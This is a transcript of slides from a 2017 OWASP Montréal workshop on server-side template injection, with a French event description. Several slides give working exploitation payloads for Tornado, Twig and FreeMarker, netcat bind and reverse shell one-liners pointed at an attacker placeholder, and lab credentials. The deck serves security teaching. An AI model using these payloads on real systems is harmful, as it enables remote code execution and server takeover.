Upgrade to Pro — share decks privately, control downloads, hide ads and more …

WORKSHOP ! Server Side Template Injection (SSTI)

WORKSHOP ! Server Side Template Injection (SSTI)

OWASP Montreal vous invite à un atelier portant sur la sécurité des applications web supportant les moteurs de template (Template Engine). Le principe de séparation entre la présentation du site (code HTML statique) et de son contenu dynamique facilite la création de documents HTML et la capacité à modifier l'apparence du site sans mélanger le traitement et le rendu de la page. L'utilisation de moteurs de template amène de nouveaux enjeux de sécurité. Les vulnérabilités de type Server Side Template Injection (SSTI) sont exploitables à travers les données (non fiables) fournies par l'utilisateur et conduisent à l'exécution de code arbitraire (RCE) sur le serveur hébergeant l'application web.

Ce workshop a pour but d'introduire cette classe de vulnérabilité à travers différents cas d'implémentation (php, java, python).
Nous verrons comment identifier et exploiter ces vulnérabilités et de quelle manière un attaquant peut
s'y prendre pour exécuter du code arbitraire sur le serveur afin d'en prendre le contrôle.
Niveau : Intermédiaire
Matériel requis :
Votre portable
Votre distribution Linux/Unix de votre choix
Votre proxy Web de votre choix
Ce workshop est gratuit ! Un lunch et breuvage sont inclus.
Places limitées. Si le participant inscrit ne s'est pas présenté à 18h30, sa place sera remise à une autre personne présente.
Veuillez prendre note que votre nom et prénom seront fournis à Shopify pour l'événement.
Présentateur : Gérôme Dieu

Gérôme Dieu cumule plus de 7 années d’expérience en technologies de l’information et en sécurité.
Il œuvre à titre de conseiller senior en sécurité de l’information au sein de la firme OKIOK. Ces dernières années, il a acquis une expertise dans le domaine de la sécurité des applications web aussi bien d'un point de vue offensif que défensif. En plus de réaliser des tests d’intrusion pour des clients internationaux, Gérôme s’implique dans la recherche et développement afin de maintenir à la fine pointe de la technologie les tests d'intrusion et d'analyse de vulnérabilités.
Merci à Shopify pour héberger l'événement !

OWASP Montréal

February 22, 2017
Tweet

More Decks by OWASP Montréal

Other Decks in Programming

Transcript

  1. Server Side Template
    Injection
    Gérôme Dieu
    Owasp Workshop
    February 2017
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 1

    View Slide

  2. What is a template engine ?

    • Modern web applications support template engines
    • Help developers to separate program-logic and presentation
    into two distinct parts
    • Offer rich functionalities through wikis, blogs, CMS…
    • Uses:
    • Display information about users, products, companies..
    • Display gallery of photos, videos..
    • Send bulk emails
    https://en.wikipedia.org/wiki/Web_template_system
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 2

    View Slide


  3. Example: jinja/flask
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 3

    View Slide

  4. What is a template injection ?

    • Some applications embed invalided user input into the template
    engine
    • Can inject in template context
    • Often XSS attack occurs but the SSTI can be missed
    • Can lead to a remote code execution (RCE)
    • Developer error or intentional exposure
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 4

    View Slide

  5. Common Template Engines

    • PHP – Smarty, Twigs
    • JAVA - Velocity, Freemaker
    • Python – JINJA, Mako, Tornado
    • JavaScript - Jade, Rage
    • Ruby - Liquid
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 5

    View Slide


  6. Methodology (based on James Kettle’s research)
    http://blog.portswigger.net/2015/08/server-side-template-injection.html#Methodology
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 6

    View Slide

  7. Detect
    • Plaintext: can directly input HTML
    • Hello {2*2}
    • Expected result: Hello 4
    • Code: within a template expression (variable name)
    • Variable=username}} (break out the template statement)
    • Expected result:
    • Tips:
    • Trying a basic XSS
    • Trying a math expression {{2*2}}
    • Classic syntax : {exp}, {{exp}}, ${exp}, <%exp%>..
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 7

    View Slide

  8. Identify

    http://blog.portswigger.net/2015/08/server-side-template-injection.html#Methodology
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 8

    View Slide

  9. Exploit

    • Read the documentation: really important step
    • Security consideration, configuration env, extensions/plugins, built-in
    methods, filters…
    • Explore: What we have access to within the template exection env
    • Expose self object, brute force variable names
    • Attack: trying to exploit it
    • Some classes can be used to trigger object creation, read/write files, privilege
    escalation…
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 9

    View Slide

  10. Remediation
    • Use a trivial template engine such as Mustache or simple Python’s
    template
    • Complementary approach: use a sandbox within a safe environment
    (hardening and isolate the OS)
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 10

    View Slide

  11. Demo
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 11

    View Slide

  12. Reference
    • James Kettle - portswigger
    • http://blog.portswigger.net/2015/08/server-side-template-injection.html
    • Wikipedia
    • https://en.wikipedia.org/wiki/Template_engine
    • https://en.wikipedia.org/wiki/Comparison_of_web_template_engines
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 12

    View Slide


  13. A reminder before starting
    • Bind Shell
    • Open a port on the victim server
    • nc –l –p 4444 –e /bin/sh
    • Reverse Shell
    • Open a port back to the attacker machine
    • nc IP_attacker 4444 –e /bin/sh
    • Reference
    • https://highon.coffee/blog/reverse-shell-cheat-sheet/#bash-reverse-shells
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 13

    View Slide

  14. Labs
    • Lab1:
    • http://10.11.65.[198-199]:8000/?name=xxxxx
    • Lab2:
    • http://10.11.65.[198-199]:80/
    • Lab3:
    • http://10.11.65.[198-199]:8181/
    • Lab4:
    • http://10.11.65.[198-199]:5000/
    • Lab5:
    • http://10.11.65.200/admin (gdieu/password)
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 14

    View Slide


  15. Lab 1: hints
    • Hints
    • Syntax:
    • http://www.tornadoweb.org/en/stable/template.html?highlight=templating#
    syntax-reference
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 15

    View Slide


  16. Lab 1: Tornado
    • Detection: {{2*2}}
    • Identification: take a look at the headers
    • Exploitation:
    • {%import os%}{{os.popen(“cmd”).read()}
    • reverse shell:
    • rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc ip_addr port >/tmp/f
    • Bind shell
    • mkfifo foo ; nc -lk port 0foo
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 16

    View Slide


  17. Lab 2: hints
    • Hints
    • central object called the environment:
    • http://twig.sensiolabs.org/doc/2.x/api.htmlhttps://github.com/twigphp/Twig
    /blob/e22fb8728b395b306a06785a3ae9b12f3fbc0294/lib/Twig/Environment.
    php
    • call_user_func:
    • http://php.net/manual/en/function.call-user-func.php
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 17

    View Slide


  18. Lab 2: twig
    • Detection: {{2*2}}
    • Identification: take a look at the headers
    • Exploitation:
    • {{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter(”cmd")}}
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 18

    View Slide


  19. Lab 3: hints
    • Hints
    • Builtin new:
    • http://freemarker.org/docs/ref_builtins_expert.html#ref_builtin_new
    • assign:
    • http://freemarker.org/docs/ref_directive_assign.html
    • Useful classes :
    • http://freemarker.org/docs/api/freemarker/template/utility/Execute.html
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 19

    View Slide


  20. Lab 3: Freemaker
    • Detection: ${2*2}
    • Identification: take a look at the headers
    • Exploitation:
    • <#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("cmd") }
    2017-02-22 Gérôme Dieu - owasp 2017 Workshop 20

    View Slide

